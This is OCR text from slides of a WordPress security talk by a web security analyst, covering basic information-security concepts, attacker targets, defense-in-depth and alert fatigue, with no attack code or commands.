


Vulnerabilities in WordPress: the Bermuda Triangle

by Nestor Angulo (@pharar)

Nestor Angulo

CISSP (ISC2.org - 2022)

Web Security Analyst (2015-2023)

- @GoDaddy WebSecurity
- @sucuri.net

Data & Research Dev team lead:

patchstack

@pharar


Information Security Foundations

CIA Triad


- Confidentiality
- Integrity
- Availability

DAD Triad


- Disclosure
- Alteration
- Destruction



Due Diligence and Due Care



How a **WordPress** site is **infected**:



Security in WordPress?

- https://wordpress.org/about/security/

SCAN ME

Security in WordPress

WORDPRESS CARES ABOUT SECURITY IN CORE

DELEGATES SECURITY IN PLUGINS, THEMES, DEVELOPER, SITE OWNERS/ADMINS, ETC.

Bad guys possible Targets

Users

Database

Content


Infrastructure

Bot Net

Reputation

Swiss Cheese permeability model

- Defense-in-Depth
- No single intervention is sufficient to prevent the harm



Alert Fatigue

- Too many notifications and alerts
- Some of them can’t be solved right away
- Cause the muting or disregarding of important notifications

FACTS

Development teams are composed by human beings + blind AI agents.

